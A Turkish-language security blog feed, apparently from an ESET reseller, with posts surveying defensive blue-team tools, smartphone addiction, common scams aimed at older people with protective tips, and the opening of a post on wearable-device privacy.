Ağ trafiği verilerini verimli bir şekilde işlemek ve analiz etmek için tasarlanan [Arkime](https://arkime.com/), büyük ölçekli bir paket arama ve yakalama (PCAP) sistemidir. PCAP dosyalarına göz atmak, aramak ve dışa aktarmak için sezgisel bir web arayüzüne sahipken, API’si PCAP ve JSON biçimlendirilmiş oturum verilerini doğrudan indirmenize ve kullanmanıza olanak tanır. Bunu yaparken, verilerin analiz aşamasında Wireshark gibi özel trafik yakalama araçlarıyla entegre edilmesini de sağlar.
Arkime, aynı anda birçok sistemde kullanılmak üzere tasarlanmıştır ve onlarca gigabit/saniye trafikle başa çıkabilecek şekilde ölçeklendirilebilir. PCAP’in büyük miktarda veriyi işlemesi, sensörün kullanılabilir disk alanına ve Elasticsearch kümesinin ölçeğine dayanır. Bu özelliklerin her ikisi de gerektiğinde ölçeklendirilebilir ve yöneticinin tam kontrolü altındadır.
Kaynak [Arkime](https://arkime.com/)
### Snort
[Snort](https://www.snort.org/), potansiyel güvenlik tehditlerini tespit etmek ve önlemek için ağ trafiğini izleyen ve analiz eden açık kaynaklı bir saldırı önleme sistemidir (IPS). Gerçek zamanlı trafik analizi ve paket kaydı için yaygın olarak kullanılan bu sistem, ağdaki kötü niyetli etkinlikleri tanımlamaya yardımcı olan bir dizi kural kullanır ve bu tür şüpheli veya kötü niyetli davranışlarla eşleşen paketleri bulmasını ve yöneticiler için uyarılar oluşturmasını sağlar.
Ana sayfasına göre Snort’un üç ana kullanım alanı vardır:
- Paket izleme
- Paket kaydı (ağ trafiği hata ayıklama için kullanışlıdır)
- Ağ İzinsiz Giriş Önleme Sistemi (IPS)
Ağdaki izinsiz girişlerin ve kötü niyetli faaliyetlerin tespiti için Snort’un üç genel kural seti vardır:
- Topluluk kullanıcıları için kurallar: Herhangi bir ücret ve kayıt olmaksızın herhangi bir kullanıcı tarafından kullanılabilen kurallar.
- Kayıtlı kullanıcılar için kurallar: Kullanıcı Snort’a kaydolarak çok daha spesifik tehditleri tanımlamak için optimize edilmiş bir dizi kurala erişebilir.
- Aboneler için kurallar: Bu kurallar dizisi yalnızca daha doğru tehdit tanımlama ve optimizasyonuna izin vermekle kalmaz, aynı zamanda tehdit güncellemelerini alma yeteneğiyle birlikte gelir.
Kaynak: [Snort](https://www.snort.org/)
## Olay yönetimi araçları
### TheHive
[TheHive](https://thehive-project.org/), olay işleme, soruşturma ve müdahale faaliyetleri için işbirliğine dayalı ve özelleştirilebilir bir alan sağlayan ölçeklenebilir bir güvenlik olayı müdahale platformudur. [MISP](https://www.misp-project.org/) (Kötü Amaçlı Yazılım Bilgi Paylaşım Platformu) ile sıkı bir şekilde entegre edilmiştir ve Güvenlik Operasyon Merkezi (SOC’ler), Bilgisayar Güvenliği Olay Müdahale Ekibi (CSIRT’ler), Bilgisayar Acil Durum Müdahale Ekibi (CERT’ler) ve hızlı bir şekilde analiz edilmesi ve harekete geçilmesi gereken güvenlik olaylarıyla karşılaşan diğer güvenlik uzmanlarının görevlerini kolaylaştırır. Bu nedenle, kuruluşların güvenlik olaylarını etkili bir şekilde yönetmesine ve bunlara yanıt vermesine yardımcı olur
Onu bu kadar kullanışlı yapan üç özellik var:
- **İşbirliği:** Platform, (SOC) ve Bilgisayar Acil Durum Müdahale Ekibi (CERT) analistleri arasında gerçek zamanlı işbirliğini teşvik eder. Devam eden soruşturmaların vakalara, görevlere ve gözlemlenebilir olanlarına entegrasyonunu kolaylaştırır. Üyeler ilgili bilgilere erişebilir ve yeni MISP olayları, uyarılar, e-posta raporları ve SIEM entegrasyonları için özel bildirimler iletişimi daha da geliştirir.
- **Detaylandırma:** Araç, verimli bir şablon motoru aracılığıyla vakaların ve ilgili görevlerin oluşturulmasını basitleştirir. Bir gösterge paneli aracılığıyla metrikleri ve alanları özelleştirebilirsiniz ve platform, kötü amaçlı yazılım veya şüpheli veriler içeren temel dosyaların etiketlenmesini destekler.
- **Performans:** Oluşturulan her vakaya, doğrudan bir MISP olayından veya platforma gönderilen herhangi bir uyarıdan içe aktarma seçeneğinin yanı sıra özelleştirilebilir sınıflandırma ve filtreler de dahil olmak üzere bir ila binlerce gözlemlenebilir öğe ekleyin.
Kaynak: [TheHive](https://thehive-project.org/)
### GRR Hızlı Müdahale
[GRR Rapid Response](https://github.com/google/grr), canlı uzaktan adli analiz sağlayan bir olay müdahale çerçevesidir. Siber güvenlik soruşturmalarını ve olay müdahale faaliyetlerini kolaylaştırmak için sistemlerdeki adli verileri uzaktan toplar ve analiz eder. GRR, dosya sistemi meta verileri, bellek içeriği, kayıt defteri bilgileri ve olay analizi için çok önemli olan diğer eserler dahil olmak üzere çeşitli adli veri türlerinin toplanmasını destekler. Büyük ölçekli dağıtımların üstesinden gelmek için tasarlandığından, çeşitli ve kapsamlı BT altyapılarına sahip kuruluşlar için özellikle uygundur.
Bir istemci ve bir sunucu olmak üzere iki bölümden oluşur.
GRR istemcisi, araştırmak istediğiniz sistemlere dağıtılır. Bu sistemlerin her birinde, bir kez konuşlandırıldıktan sonra GRR istemcisi, çalışıp çalışmadıklarını doğrulamak için GRR ön uç sunucularını periyodik olarak yoklar. “Çalışıyor” derken belirli bir eylemi gerçekleştirmeyi kastediyoruz; bir dosya indirmek, bir dizini numaralandırmak vb.
GRR sunucu altyapısı çeşitli bileşenlerden (ön uçlar, çalışanlar, UI sunucuları, Fleetspeak) oluşur ve web tabanlı bir GUI ve analistlerin istemciler üzerinde eylemler planlamasına ve toplanan verileri görüntülemesine ve işlemesine olanak tanıyan bir API uç noktası sağlar.
Kaynak: [GRR Hızlı Müdahale](https://github.com/google/grr)
## İşletim sistemlerinin analizi
### HELK
[**HELK**](https://thehelk.com/intro.html) veya The Hunting ELK, güvenlik uzmanlarının proaktif tehdit avcılığı yapmaları, güvenlik olaylarını analiz etmeleri ve olaylara müdahale etmeleri için kapsamlı bir ortam sağlamak üzere tasarlanmıştır. Çok yönlü ve genişletilebilir bir güvenlik analitiği platformu oluşturmak için ek araçlarla birlikte ELK yığınının gücünden yararlanır.
Çeşitli siber güvenlik araçlarını tehdit avcılığı ve güvenlik analitiği için birleşik bir platformda birleştirir. Birincil bileşenleri, günlük ve veri analizi için yaygın olarak kullanılan Elasticsearch, Logstash ve Kibana’dır (ELK yığını). HELK, tehdit algılama ve olay müdahalesi yeteneklerini geliştirmek için ek güvenlik araçları ve veri kaynaklarını entegre ederek ELK yığınını genişletir.
Amacı araştırma içindir ancak esnek tasarımı ve temel bileşenleri sayesinde, doğru yapılandırmalar ve ölçeklenebilir altyapı ile daha büyük ortamlarda konuşlandırılabilir.
Kaynak: [HELK](https://thehelk.com/intro.html)
### Volatilite
[Volatility Framework](https://www.volatilityfoundation.org/), tahmin ettiğiniz gibi, bir sistemin uçucu belleğinden (RAM) dijital eserlerin çıkarılmasına yönelik bir araçlar ve kütüphaneler koleksiyonudur. Bu nedenle, güvenliği ihlal edilmiş sistemlerden bellek dökümlerini analiz etmek ve devam eden veya geçmiş güvenlik olaylarıyla ilgili değerli bilgileri çıkarmak için dijital adli bilişim ve olay müdahalesinde yaygın olarak kullanılmaktadır.
Platformdan bağımsız olduğu için Windows, Linux ve macOS dahil olmak üzere çeşitli işletim sistemlerinden bellek dökümlerini destekler. Aslında Volatility, VMware veya VirtualBox tarafından oluşturulanlar gibi sanallaştırılmış ortamlardan gelen bellek dökümlerini de analiz edebilir ve böylece hem fiziksel hem de sanal sistem durumları hakkında içgörüler sağlayabilir.
Volatility eklenti tabanlı bir mimariye sahiptir. Çok çeşitli adli analizleri kapsayan zengin bir yerleşik eklenti seti ile birlikte gelir ancak kullanıcıların özel eklentiler ekleyerek işlevselliğini genişletmelerine de olanak tanır.
Kaynak [Volatilite](https://www.volatilityfoundation.org/)
## **Sonuç**
İşte bu kadar. Mavi/kırmızı ekip tatbikatlarının bir kuruluşun savunmasının hazırlığını değerlendirmek için gerekli olduğunu ve bu nedenle sağlam ve etkili bir güvenlik stratejisi için hayati önem taşıdığını söylemeye gerek yok. Buna ek olarak, mavi ekipler siber güvenlik uyumluluğu ve düzenlemelerinde kilit bir rol oynamaktadır; bu da özellikle sağlık ve finans gibi yüksek düzeyde düzenlemeye tabi sektörlerde kritik öneme sahiptir. Mavi/kırmızı ekip tatbikatları aynı zamanda güvenlik uzmanları için gerçekçi eğitim senaryoları sağlar ve bu uygulamalı deneyim, gerçek olay müdahalesinde becerilerini geliştirmelerine yardımcı olur. Siz hangi takımdasınız?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Telefon alışkanlıklarınızı elinizden bırakamamanızın sebepleri](https://antivirus.com.tr/karsi-konulmaz-aliskanliklar-ve-telefonunuzu-elinizden-birakamama-sebepleri/)
**Published:** Mart 8, 2024
**Author:** ESET
**Excerpt:** Teknolojik cihazlarınızla aranıza mesafe koymakta zorlanıyor musunuz? Yalnız değilsiniz. Cihazlarınız aslında kötü alışkanlıklarınız mı?
**Content:**
Teknolojik cihazlarınızla aranıza mesafe koymakta zorlanıyor musunuz? Yalnız değilsiniz. Cihazlarınız aslında kötü alışkanlıklarınız mı?
Ne sıklıkla telefonunuz olmadan bir yere gidiyorsunuz? Ve telefonunuzun çekmediği bir yere gittiğinizde kendinizi nasıl hissediyorsunuz? Dürüst olalım, çoğumuz sevdiğimiz cihazlarımız elimizin altında olmadan bir yerlere gitmenin çok fazla strese neden olduğunu kabul ederiz. İstatistikler de bunu gösteriyor: araştırmalar, dijital cihazsız kalma korkusu diğer bir adıyla [nomofobinin ](https://www.healthline.com/health/anxiety/nomophobia)[%90’ımızdan fazlasını etkilediğini](https://techreport.com/statistics/smartphone-addiction-statistics/) gösteriyor!
Peki akıllı telefonlarımız neden daimi yol arkadaşımız haline geldi? Cihazlarımız ve uygulamalarımız çevrimiçi ortamda daha fazla zaman geçirmemiz için bizi kandırıyor mu? Gelin, dijital yardımcılarımızın bizi fark edebileceğimizden çok daha fazla şekilde ekrana bağlı tutmak için nasıl tasarlandıkları ve cihazlarımıza sağlıksız bir şekilde bağlanmanın kişisel gizliliğimiz ve güvenliğimiz için ne tür etkileri olabileceğine birlikte bakalım.
## Neden bağımlı olduk?
### **1. Kolaylık**
Dünya genelinde yaklaşık [yedi milyar akıllı telefon](https://explodingtopics.com/blog/smartphone-stats#number-of-smartphones) bulunuyor ve bu rakam 8 milyarlık küresel nüfusun yaklaşık %85’ini oluşturuyor. Bir akıllı telefonun yapabileceği farklı işlevleri düşündüğünüzde, bu kadar popüler olmaları pek de şaşırtıcı değil. Piyasadaki çok sayıda uygulama sayesinde, bu avuç içi büyüklüğündeki cihaz günlük hayatınızın stresini basitleştirebilir, can sıkıntısını ortadan kaldırabilir ve sizi bağlantıda tutabilir. Hatta yapay zekayı kullanarak telefonunuzdan romantik bir [ilişkinin tamamını](https://www.welivesecurity.com/en/we-live-progress/love-ai-finding-love-online-whole-new-meaning/) yaşayabilirsiniz!
Mobil oyunlar, uzun tren yolculuklarında ve tek başınıza geçirdiğiniz sessiz gecelerde kötülerle savaşarak, bulmacaları çözerek ve puan toplayarak kendinizi eğlendirmenizi sağlayabilir. [Fitness uygulamaları](https://www.eset.com/tr/blog/aldigin-her-nefeste-attigin-her-adimda-fitness-takipcileri/) ise “yeni yıl yeni ben” hedeflerinize ulaşmanıza yardımcı olabilir. İlerlemenizi takip edebilir, yeni egzersizler keşfedebilir ve koşuya çıkmanın pek cazip gelmediği (ve çikolata dolabının daha cazip geldiği) günlerde motivasyon kazanmanızı sağlayabilir.
Liste gerçekten sonsuz… Ve bu da sorunun bir parçası. Neden bu güçlendirici araçları daha zinde olmak, daha güçlü bağlantılar kurmak ve o uzun, zorlu yolculukları daha keyifli hale getirmek için kullanmak istemeyelim ki?
Ancak farkında olmadığımız şey, bu uygulamaların daha fazlası için ekranlarda kalmamızı sağlamak üzere tasarlanmış belirli özelliklere sahip olduğudur. Ortalama bir insanın [her gün akıllı telefonunda üç saatten](https://explodingtopics.com/blog/smartphone-usage-stats) fazla zaman geçirdiği düşünüldüğünde, uygulama kullanımımız gerçekten faydalı olanın ötesine geçiyor olabilir.
### **2. Sonsuz içerik akışı**
Dijital alanınızda neler olup bittiğini görmek için ‘hızlı bir kontrol’ olarak başlayan şey, içeriklerde kaybolmanıza neden olabilir. Diğer haberler, gönderiler ve ilgi çekici videolar, ilginizi canlı tutmak için siz ekranınızı kaydırdıkça otomatik olarak görünür. Daha fazlasının yüklenmesini beklemeden, kolayca zamanın nasıl geçtiğini anlamayabilirsiniz.
Ve gördüklerinizin daha önce etkileşimde bulunduğunuz gönderilere ve içeriğe benzer olmasını sağlayan şaşırtıcı algoritmalarla, o gün gördüğünüz yedinci ‘aptalca davranan köpekler’ makarası olsa bile kendinizi ekrana bakmaktan alıkoyamayabilirsiniz. TikTok ile ortalama bir kişinin uygulamada [günde 90 dakika](https://wallaroomedia.com/blog/social-media/tiktok-statistics) geçirmesi bunun kanıtı sayılabilir.
### **3. Anlık memnuniyet**
İnternette paylaştığınız bir şey takipçilerinizden çok sayıda “beğeni” ve “yorum” aldığında hissettiğiniz o sevince muhtemelen aşinasınızdır. Ve bu duygu sizi daha fazlasını istemeye teşvik eder. Bu sosyal onay, beyinde dopamin (zevk hormonu) salgılayarak belirli davranışları güçlendiren karmaşık bir ağ olan ödül sistemini tetikler.
Bu dopamin salınımını çikolata yemek ya da alışveriş yapmak gibi başka şeylerden de alırsınız, bu yüzden bir torba dolusu ikramı yiyip bitirebilir ya da kredili mevduat hesabınıza sızabilirsiniz (eğer siz de böyle iseniz internetten alışveriş yaparken nasıl güvende kalacağınıza [şuradan](https://www.welivesecurity.com/en/scams/tis-season-wary-ruin-cybercriminals-day/) öğrenebilirsiniz). Aynı heyecanı banka hesaplarınızı ya da yeni diyetinizi bozmadan cihazınızda yaşayabilecekken neden yapmayasınız ki?
### **4. Durmak bilmeyen bildirimler**
Koşu takip cihazınızı bir süredir kullanmıyor musunuz? Endişelenmeyin, uygulamanız rakibinizin sabah koşusundaki en son rekorunu size bildirecektir. Bu bildirim cihazınızda belirdiğinde, onu daha fazla keşfetmek isteyeceksiniz. Ve sonra, FOMO’dan (Fear of Missing Out) kaçınmak için daha sonra kendi koşunuzu takip etmek ve karşılaştırmak için uygulamaya geri döneceksiniz.
Bildirimler, bu durumda olduğu gibi bir dereceye kadar sağlıklı alışkanlıkları teşvik edebilirken, diğer durumlarda, örneğin arkadaşınızın yeni bir Instagram hikayesi yayımladığını belirten bir bildiriminin açılması, sizi içerikte gezinerek saatler kaybettiğiniz o dopamin geri bildirim döngüsüne geri götürebilir.
### **5. Kaçış**
İster en son dizileri art arda izlemek ister en sevdiğiniz tatil beldesinin fotoğraflarında kaybolmak olsun, akıllı cihazların günlük stresten kaçmak için heyecan verici bir portal sunduğu inkâr edilemez. Günün getirdiği olumsuz duygulardan kurtulmanızı, daha fazla dopamin salınımını (ve buna eşlik eden neşeyi) uyarır ve bu da kaçışınızı daha da kolaylaştırabilir.
Bu durum bazı insanlar için kafa dağıtmak ve stres atmak için iyi hatta gerekli olsa da gerçek hayattaki heyecanları kaçırdığınız, konsantre olmakta zorlandığınız ve daha az üretken olduğunuz bir aşamaya geldiğinizde durumunuzu gözden geçirmenizi gerektirebilir.
## Nomofobinin tehlikeleri
Artık cihazlarınıza neden bu kadar bağlı olabileceğinizi biraz daha iyi anlıyorsunuz, peki bu durum genel sağlığınızı ve refahınızı nasıl etkileyebilir?
### **1. Kaliteli uyku eksikliği**
“İnternet ile bağlantınız koptuğunda” hissedebileceğiniz endişe ve strese ek olarak (ki bu zaten uyku kalitenizi etkileyebilir) cihazınızın yaydığı mavi ışık, sizi uykuya dalmaktan sorumlu hormon olan melatonin üretiminizle ciddi şekilde oynayabilir. Geç saatlere kadar ekranda kalıyorsanız, sağlıklı bir bağışıklık sistemi, bilişsel işlev ve dürüst olalım, genel olarak iyi bir ruh hali için hayati önem taşıyan ve ihtiyacınız olan yüksek kaliteli dinlenmeyi kaçırabilirsiniz.
### **2. Sosyal izolasyon**
İronik bir şekilde, telefonlarımızdaki çok sayıda sosyal medya uygulaması bizi gerçek hayattaki ilişkilerimizden uzaklaştırabilir. Bir düşünün, arkadaşınızla öğle yemeği için dışarı çıktığınızda telefonunuz önünüzde, masada mı duruyor? Ve bildirimleri kontrol etmek için her dakika ona mı bakıyorsunuz?
Bu, öğle yemeği randevunuza tam olarak katılmadığınız ve daha fazla güçlenmenizi ve bağlantı kurmanızı sağlayacak önemli beden dili göstergelerini kaçırdığınız anlamına gelebilir. İş yerinde zor bir dönemden geçen, eski sevgilisi için ağlayan ya da sadece hasret gidermek isteyen arkadaşınız, ona az ilgi göstermenizden memnun olmayabilir. Çevrimiçi ve çevrimdışı sosyal alanlarınızı dengelemek zordur, özellikle de bu bildirimler gelmeye devam ederken.
### **3. Azaltılmış konsantrasyon süresi**
Sürekli bildirim akışı, anında tatmin ve cihazların hızlı doğası, dikkat süremizin azaldığı anlamına geliyor. Neden 20 saniyelik bir video özeti izlemek varken iki sayfalık bir belgeyi okuyalım ki? Akıllı telefonlar ve cihazlar hem çevrimiçi hem de çevrimdışı olarak bilgiyi tüketme şeklimizi değiştiriyor. Bu durum, gerçek dünyada iş veya eğitim ortamlarında üretkenliğin azalmasına yol açabilir.
Yani, artan anksiyete, uyku bozukluğu, azalan konsantrasyon… kulağa pek olumlu gelmiyor. Ancak cihazınız avucunuzun içinde bir kaçış, eğitim, eğlence ve daha fazlasını sunabildiği için aslında her şey dengeyi bulmakla ilgilidir.
## Peki ya gizliliğiniz ve güvenliğiniz?
Unutmayalım: Teknolojinize olan sağlıksız bir bağlılık, sonuçta [kişisel güvenliğinizi ve gizliliğinizi ihmal](https://www.sciencedirect.com/science/article/pii/S2405844017309982) etmenize ve düpedüz riskli çevrimiçi davranışlarda bulunmanıza neden olabileceğini düşündürmeli.
Öncelikle, yorgunsanız ve odaklanmakta zorlanıyorsanız, gelen kutunuza ikna edici ancak kötü niyetli bir mesaj geldiğinde tıklamadan önce düşünmeme veya tercih ettiğiniz sosyal medya platformlarında fazla bilgi ifşa etme olasılığınız daha yüksektir. Doğru önlemleri almadan ücretsiz Wi-Fi ağlarını kullanmak gibi başka durumlarda da gardınızı düşürebilir ya da çevrimiçi hesaplarınızın çoğunda aynı parolaları kullanmaya daha yatkın olabilirsiniz. Aynı şey, en son çıkan TV şovuna ücretsiz erişim vaat eden şüpheli bir uygulamayı indirmek için de geçerlidir. Ve liste uzayıp gidebilir…
Ayrıca, çocuklar ve gençler çevrimiçi dünyanın tehlikelerine karşı daha da savunmasızdır, bu nedenle bir ebeveynseniz kendi davranışlarınızın sağlıklı bir teknoloji kullanımı modeli oluşturduğundan emin olmak isteyebilirsiniz. Çocuklarınızla sağlıklı dijital alışkanlıklar hakkında konuşmanın yanı sıra, çocuklarınızın bağlantılarından güvenli ve kontrollü bir şekilde en iyi şekilde yararlanmalarını sağlayan sınırlar belirlemenize yardımcı olması için [ESET Ebeveyn Kontrolü](https://www.eset.com/tr/home/parental-control-android/)‘nü kullanabilirsiniz.
Ailenin tüm üyelerinin korunmasına yardımcı olmak için [ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/), nereye giderseniz gidin (çevrimiçi dünyanın çekiciliğinin karşı konulamayacak kadar güçlü olduğu zamanlar da dahil olmak üzere) cihazlarınızın ve çevrimiçi dünyanızın korunmasını sağlamak için 30 yılı aşkın deneyim ve araştırmaya dayanarak oluşturulmuştur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Nomofobi, Siber Güvenlik
---
### [Yaşlıları hedef alan 10 dolandırıcılık ve korunma yolları](https://antivirus.com.tr/yaslilari-hedef-alan-en-populer-10-dolandiricilik-ve-paranizi-guvende-tutmanin-yollari/)
**Published:** Mart 11, 2024
**Author:** ESET
**Excerpt:** İnternet harika bir yer olabilir. Ancak aynı zamanda kandırılmaya müsait kişileri hedef alan dolandırıcılık olaylarıyla da doludur.
**Content:**
*İnternet harika bir yer olabilir. Ancak aynı zamanda kandırılmaya müsait kişileri hedef alan dolandırıcılık olaylarıyla da doludur.*
Hepimiz yaşlanıyoruz. Bu, hızla yaşlanan bir toplumda zengin avlar elde edilebileceğini düşünen dijital dolandırıcıları sevindiren bir haber. Yaşlı vatandaşları giderek daha fazla hedef alıyorlar çünkü bu hedeflerin çalacak daha fazla parası olduğunu ve bir dolandırıcılığın erken uyarı işaretlerini tespit etmek için potansiyel olarak daha az dijital bilince sahip olduklarını düşünüyorlar. 2022 yılında, 88.262 olay sonucunda 60 yaş üstü kişiler tarafından [FBI](https://www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf)‘a 3,1 milyar dolarlık siber suç zararı bildirilmiştir. Bu rakam bir önceki yıla göre %82’lik bir artışı temsil etse de rapor edilmemiş çok daha fazla vaka var.
Çoktan emekli olmuşsanız ve dolandırıcılara kaptırdığınız birikimlerin yerine koyabileceğiniz bir gelir kaynağınız yoksa bu tür dolandırıcılıkların etkisi yıkıcı olabilir. Eğer yaşlı bir vatandaş ya da onlar için endişelenen bir akrabaysanız, okumaya devam edin.
## Dikkat etmeniz gereken 10 dolandırıcılık
İnternet elbette harika bir yer olabilir. Ancak aynı zamanda kişisel bilgilerinizi ve paranızı çalmaya çalışan kötü insanlarla da doludur. İşte en yaygın dolandırıcılık yöntemlerinden bazıları:
### **1. Kimlik Avı**
Modern internetin belası olan bir tehditle başlayalım: Oltalama. Kimlik avı e-postası veya telefon/sosyal medya mesajı istenmeyen bir şekilde gelir. Dolandırıcı, meşru bir kuruluşun kimliğine bürünerek sizden hesap girişleri gibi bilgileri sağlamanızı veya bir bağlantıya tıklamanızı/bir eki açmanızı talep eder. Birincisi hesaplarınızı ele geçirmelerini sağlayabilirken ikincisi daha fazla veri çalmak veya bilgisayarınızı kilitlemek için tasarlanmış bir kötü amaçlı yazılım indirmeye neden olabilir.

*Şekil 1. Sahte e-posta bildirimi (daha fazlasını* [*buradan*](https://www.welivesecurity.com/2019/12/20/scam-wants-more-than-paypal-logins/) *okuyun)*
### **2. Romantik dolandırıcılıklar**
FBI, aşk dolandırıcılığının 2022 yılında dolandırıcılara 734 milyar dolar kazandırdığını söylüyor. Dolandırıcılar arkadaşlık sitelerinde sahte profiller oluşturuyor, yalnız kalplerle arkadaş oluyor ve mümkün olduğunca çok para koparmak amacıyla bir yakınlık kuruyor. Tipik hikayeler, tıbbi faturalar ya da sevgililerini görmek adına seyahat etmek için paraya ihtiyaçları olduğudur. Söylemeye gerek yok, elbette görüntülü görüşmeye çıkmamak ya da yüz yüze görüşmemek için her zaman bir bahane bulacaklardır.
### **3. Bakım/sağlık hizmetleri**
Dolandırıcı, sağlık sigortası dolandırıcılığı yapmak için başkalarına satılabilecek kişisel ve tıbbi bilgileri elde etmek amacıyla bir “Tıbbi Bakım” temsilcisini taklit eder. Bunu e-posta yoluyla, telefonla hatta yüz yüze yapabilirler.
### **4. Teknik Destek**
[En eski telefon tabanlı ](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/)dolandırıcılıklardan birinde dolandırıcı, bir teknoloji şirketi veya telekomünikasyon sağlayıcısı gibi yasal bir kuruluşun kimliğine bürünerek size bilgisayarınızda bir sorun olduğunu söyler. Bu aniden ortaya çıkabilir veya bilgisayarınızda zararsız ama endişe verici bir açılır pencere belirdikten sonra bir “yardım hattını” aramanız istenebilir. Dolandırıcı, makineye erişim sağlamanız için sizi kandırabilir. Sizden para kazanmanın bir yolunu bulmaya çalışacaklardır. Bunu makinenin gereksiz “korunması” veya “yükseltilmesi” gerekiyor diyerek veya makineden finansal bilgileri çalarak yapabilir.

*Şekil 2. Bu uyarı sahtedir (daha fazlasını* [*buradan*](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) *okuyun)*
### **5. Çevrimiçi alışveriş dolandırıcılığı**
Dolandırıcılar meşru görünümlü çevrimiçi mağazalar oluşturur ve ardından kimlik avı e-postaları veya istenmeyen metinler veya sosyal medya mesajları yoluyla kullanıcıları bu mağazaları ziyaret etmeye çeker. Ürünler genellikle inanılmaz tekliflerle işaretlenir. Ancak ürünler sahte, çalıntı ya da mevcut değildir ve asıl amaç kart bilgilerinizi çalmaktır.
### **6. Robocall’lar**
Robocall’lar, çok sayıda alıcıyı aynı anda rahatsız etmek için otomatik teknolojiye dayanır. Önceden kaydedilmiş bir mesaj, ücretsiz veya yüksek oranda indirimli ürünler sunmak için kullanılabilir. Ya da alıcıyı korkutarak yanıt vermesini sağlamak için, örneğin yaklaşan bir davanın konusu olduklarını söylemek için kullanılabilir. Yanıt verirseniz, dolandırıcılar kişisel ve finansal bilgilerinizi elde etmeye çalışacaktır.
### **7. Hükümet taklidi**
Teknik destek dolandırıcılığı gibi, bunlar da genellikle Güney Asya merkezli çağrı merkezleri tarafından gerçekleştirilmektedir. Kombine kayıplar 2022 yılında 1 milyar doları aşmıştır. Bu vakada dolandırıcı, Gelir İdaresi, Medikal Sağlık Hizmetleri veya başka bir devlet kurumundan arıyormuş gibi davranarak ödenmemiş vergi veya diğer ödemeleri talep eder. Ödemenin yapılmamasının tutuklanmaya veya diğer cezalara yol açabileceği konusunda agresif bir şekilde uyarırlar.
### **8. Piyango dolandırıcılığı**
Bir dolandırıcı durup dururken sizi arayarak piyango kazandığınızı ve kazancınızı geri almak için tek yapmanız gerekenin küçük bir işlem ücreti veya vergiyi önden göndermek olduğunu iddia eder. Elbette ortada bir ödül yoktur ve paranız ortadan kaybolacaktır.

*Şekil 3. Sahte piyango kazanma duyurusu (daha fazlası için* [*buraya*](https://www.eset.com/tr/blog/2022-fifa-dunya-kupasi-dolandiriciliklari/) *bakın)*
### **9. Büyük ebeveyn dolandırıcılığı**
Bir dolandırıcı, tehlikede olan bir akrabanızmış gibi davranarak sizi habersizce arar. Genellikle “Merhaba büyükanne, bunun kim olduğunu biliyor musun?” gibi bir şey söyleyerek başlarlar ve ardından onlara yardım etmek için nakit para göndermeye sizi ikna etmek için tasarlanmış acılı bir hikayeyle devam ederler. Genellikle para transferi, hediye kartları veya bir nakit uygulaması aracılığıyla ödeme talep ederler. Sizden her şeyi gizli tutmanızı isteyebilirler. Bu temanın bazı varyasyonlarında dolandırıcı, torununuza yardım etmeye çalışan bir polis memuru, doktor veya avukat gibi davranır. Deepfakes olarak bilinen yapay zeka yazılımındaki gelişmeler, torununuzun sesini daha doğru bir şekilde taklit etmelerini ve “[sanal adam kaçırma dolandırıcılığı](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/)” olarak adlandırılan şeyi gerçekleştirmelerini bile sağlayabilir.
### **10. Yatırım dolandırıcılığı**
Siber suçluların 2022’de 3,3 milyar dolardan fazla kazanarak en yüksek gelir elde ettiği bu kategori, genellikle kripto para yatırımları yoluyla düşük risk ve garantili getiri vaat eden hızlı zengin olma planlarını ifade etmektedir. Gerçekte, tüm plan kum üzerine inşa edilmiştir.
## Nasıl güvende kalınır
[Bu konuda daha önce de ](https://www.welivesecurity.com/2019/12/09/5-scam-prevention-tips-seniors/)[yazdık](https://www.welivesecurity.com/2019/12/09/5-scam-prevention-tips-seniors/) ve dolandırıcıların taktikleri değişse de en iyi korunma tavsiyeleri tutarlılığını korumaya devam ediyor. Güvende kalmak için aşağıdakileri unutmayın:
- Eğer bir teklif gerçek olamayacak kadar iyiyse, genellikle gerçek değildir.
- İstenmeyen her türlü iletişime şüpheyle yaklaşın. Yanıt vermek istiyorsanız, asla bir mesaja doğrudan yanıt vermeyin. Bunun yerine, gönderen kurumu Google’da arayın ve onaylamak için ayrıca arayın veya e-posta gönderin.
- Telefonda taciz edilseniz bile sakin olun. Ve kişisel bilgilerinizi vermeyin.
- Sahte olabileceği için Arayan Kimliği’ne güvenmeyin.
- Birinin oturum açma bilgilerinizi çalma tehdidini azaltmak için hesaplarınızda çok faktörlü kimlik doğrulama kullanın.
- Asla banka havalesi, ödeme uygulamaları, hediye kartları veya kripto para yoluyla para göndermeyin çünkü dolandırıcılık durumunda geri talep etmenin bir yolu yoktur.
- E-postalardaki/metinlerdeki/sosyal medya mesajlarındaki bağlantılara tıklamayın veya ekleri açmayın.
## Dolandırıldıysanız ne yapmalısınız?
Dolandırılmış olabileceğinizi düşünüyorsanız, yerel polisle, yerel bankanızla (finansal ayrıntılar söz konusuysa) iletişime geçin. Potansiyel bir dolandırıcıya teslim ettiyseniz parolalarınızı sıfırlamak da iyi bir fikirdir.
Bu yazıyı okuyorsanız ve endişelendiğiniz yaşlı akrabalarınız varsa, yaygın dolandırıcılıklar hakkında sohbet etmek için zaman ayırın. Teknoloji, onu tam olarak anlamadığımızda genellikle göz korkutucu olabilir. Ancak daha fazla bilgi edinme konusundaki bu isteksizliğimiz ve dolandırıldığımızı kimseye söylemek istemeyişimiz dolandırıcıların işine yarıyor. Onların son gülen olmasına izin vermeyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [Giyilebilir cihazlar gizlilik riski taşıyor mu?](https://antivirus.com.tr/aldigin-her-nefes-yaptigin-her-hareket-giyilebilir-cihazlar-gizlilik-riski-tasiyor-mu/)
**Published:** Mart 20, 2024
**Author:** ESET
**Excerpt:** Giyilebilir cihazlar güvenilir mi? İşte akıllı saatinizin veya fitness takip cihazınızın potansiyel güvenlik ve gizlilik riskleri hakkında bilmeniz gerekenler.
**Content:**
Giyilebilir cihazlar güvenilir mi? İşte akıllı saatinizin veya fitness takip cihazınızın potansiyel güvenlik ve gizlilik riskleri hakkında bilmeniz gerekenler.
